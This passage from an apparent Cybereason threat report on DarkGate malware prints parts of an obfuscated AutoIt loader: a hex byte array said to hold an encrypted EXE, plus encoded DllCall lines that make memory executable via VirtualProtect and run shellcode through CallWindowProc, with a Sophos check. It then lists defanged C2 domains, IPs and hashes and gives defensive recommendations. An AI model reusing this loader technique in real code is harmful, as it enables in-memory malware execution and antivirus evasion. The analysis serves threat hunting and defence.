$tdzttqcqkv &= "C640740DC640750AC6407624C6407737C6407800C6407900C6407A00C6407B00C6407C00C6407D00C6407E00C6407F00C680"
28$ordxizgho
$tdzttqcqkv &= "8000000000C6808100000000C6808200000000C6808300000000C6808400000000C6808500000000C6808600000000C68087"
28$sqeis
$tdzttqcqkv &= "00000000C6808800000000C6808900000000C6808A00000000C6808B00000000C6808C00000000C6808D00000000C6808E00"
28$wyophlrkb
$tdzttqcqkv &= "000000C6808F00000000C6809000000000C6809100000000C6809200000000C6809300000000C6809400000000C680950000"
28$zhxwxab
$tdzttqcqkv &= "0000C6809600000000C6809700000000C6809800000000C6809900000000C6809A00000000C6809B00000000C6809C000000"
28$egyhhxc
$tdzttqcqkv &= "00C6809D00000000C6809E00000000C6809F00000000C680A000000000C680A100000000C680A200000000C680A300000000"
28$hoipw
$tdzttqcqkv &= "C680A400000000C680A500000000C680A600000000C680A700000000C680A800000000C680A900000000C680AA00000000C6"
```

Byte Array Containing Obfuscated EXE

The AutoIT script performs the following action:

- Checks if the user is `SYSTEM` before loading the malicious exe. (@UserName <> "`SYSTEM`")
- Tries to load the malicious *EXE* to memory.
- Changes the protection on a memory region using the VirtualProtect function.

    - `DllCall("kernel32.dll", "BOOL", "VirtualProtect", "ptr", DllStructGetPtr($qFWNonsGSq), "int", BinaryLen($DMZVZwdRfQ), "dword", 0x40, "dword*", $oldprotect)`
- Passes message information to the specified window procedure.
    - `DllCall("user32.dll", "lresult", "C"&chr(97)&"llWindowProc", "ptr", DllStructGetPtr($qFWNonsGSq), "hwnd", 0, "uint", 0, "wparam", 0, "lparam", 0)`
- Checks if Sophos is installed on the machine.
    - `C:\Program Files (x86)\Sophos`



```
28$szqgahmz
28$vhaoqxwv
4(395(@ProgramFilesDir))1(@UserName <> "SYSTEM")5
28$agbzauyc
35
28$fgckkqzih
28$kfevvnbp
6
28$nonck
$dmzvzwdrfq = 16("0x" & $tdzttqcqkv)
28$qwxj
$qfwnonsgsq = 65("byte[" & 14($dmzvzwdrfq) & "]")
28$tegrph
28$oldprotect
28$xmqyexn
28$avzfum
4(395("C:\Program Files (x86)\Sophos"))5
28$ddjmjbhrx
87(16("0x446C6C43616C6C28226B65726E656C33322E646C6C222C2022424F4F4C222C20225669727475616C50726F74656374222C2022707472222C20446C6C53747275637447657450747228247146574E6F6E73475371292C2022696E74222C2
042696E6172794C656E2824444D5A565A7764526651292C202264776F7264222C20307834302C202264776F72642A222C20246F6C6470726F7465637429"))
28$llufjns
8
28$ptdmyd
28$sbntosl
87(16("0x446C6C5374727563745365744461746128247146574E6F6E734753712C20312C2024444D5A565A776452665129"))
28$xboey
87(16("0x446C6C43616C6C28227573657233322E646C6C222C20226C726573756C74222C20224322266368722839372926226C6C57696E646F7750726F63222C2022707472222C20446C6C53747275637447657450747228247146574E6F6E73475
371292C202268776E64222C20302C202275696E74222C20302C202277706172616D222C20302C20226C706172616D222C203029"))
28$ajymo
28$drhtdtg
8
28$garatjqg
28$lzsldgrmd
```

AutoIT Script Performing Various Actions

Indicators of Compromise (Post-Exploitation)

Cybereason Security Services has provided a list of IoCs associated with known post-exploitation activities:

Type	**Value**	**Comment**
Domain	hxxps://eventionevents[.]com	Initial C2 domain
IP	192.185.155[.]6	Initial C2 address
Domain	hxxp://prestige-castom[.]com	Secondary C2 domain
IP	162.33.179[.]65	Secondary C2 address
Domain	tsvsnjv[.]com	Secondary C2 domain
Domain	freedomsepter[.]com	Secondary C2 domain
Domain	wilenters[.]com	Secondary C2 domain
IP	88.214.26[.]31	Secondary C2 address
IP	162.33.179[.]65	Secondary C2 address
Hash	eaeacd7fd94df79722822196f20e739eadc1a68d	40e94ef.exe (file name)
Hash	53fbcfac0b48c6f5f9efcc5ba2f1aeca590cbedf	442a47c.exe (file name)
Hash	dd134548a930d9314601160088f187809ce6b384	B0b6b50.exe (file name)
Hash	dce75484e139348a06da74157da57ea6ef6ae623	9f69585.exe (file name)
Hash	6c6cdc3c658a488a68fc5c15331eb88899aa5ee0	F98f774.exe (file name)
Hash	53fbcfac0b48c6f5f9efcc5ba2f1aeca590cbedf	442a47c.exe (file name)

These indicators can be used for threat hunting purposes.


CYBEREASON RECOMMENDATIONS

The Cybereason Defense Platform can detect and prevent DarkGate infections and post-exploitation behaviors. Cybereason recommends the following actions:


- **Enable Application Control** to block the execution of malicious files.
- **Enable Variant Payload Prevention** with prevent mode on Cybereason Behavioral execution prevention.
- To hunt proactively, use the Investigation screen in the Cybereason Defense Platform. Based on the search results, take further remediation actions, such as isolating the infected machines and deleting the payload file.
- Add the aforementioned IoCs to the custom reputation with “Block & Prevent”

About The Researchers

Derrick Masters, Principal Security Analyst, Cybereason Global SOC
Derrick Masters is a Senior Security Analyst with the Cybereason Global SOC team. He is involved with threat hunting and purple teaming. Derrick's professional certifications include GCFA, GCDA, GPEN, GPYC, and GSEC.



Hema Loganathan, Security Analyst, Cybereason Global SOC
Hema Loganathan is a Security Analyst with the Cybereason Global SOC team. She is involved in Malop Investigation, Malware Analysis, Reverse Engineering and Threat Hunting. Hema has a Master of science degree in Information Systems.



Ralph Villanueva, Senior Security Analyst, Cybereason Global SOC
Ralph Villanueva is a Security Analyst with the Cybereason Global SOC team. He works hunting and combating emerging threats in the cybersecurity space. His interests include malware reverse engineering, digital forensics, and studying APTs. He earned his Masters in Network Security from Florida International University.

Kotaro Ogino, Principal Security Analyst, Cybereason Global SOC
Kotaro Ogino is a Principal Security Analyst with the Cybereason Global SOC team. He is involved in threat hunting and Extended Detection and Response (XDR). Kotaro has a bachelor of science degree in information and computer science.

Uma Shukla, Senior Security Analyst, Cybereason Global SOC
Uma is a Senior Security Analyst with the Cybereason Global SOC team. He is involved in threat hunting, making use cases on emerging threats and exploits. He has experience working as Incident Response Consultant, Application and Vulnerability management and holds multiple certifications like ECIH, CYSA+, BTL1, BTJA, QRadar Security Professional.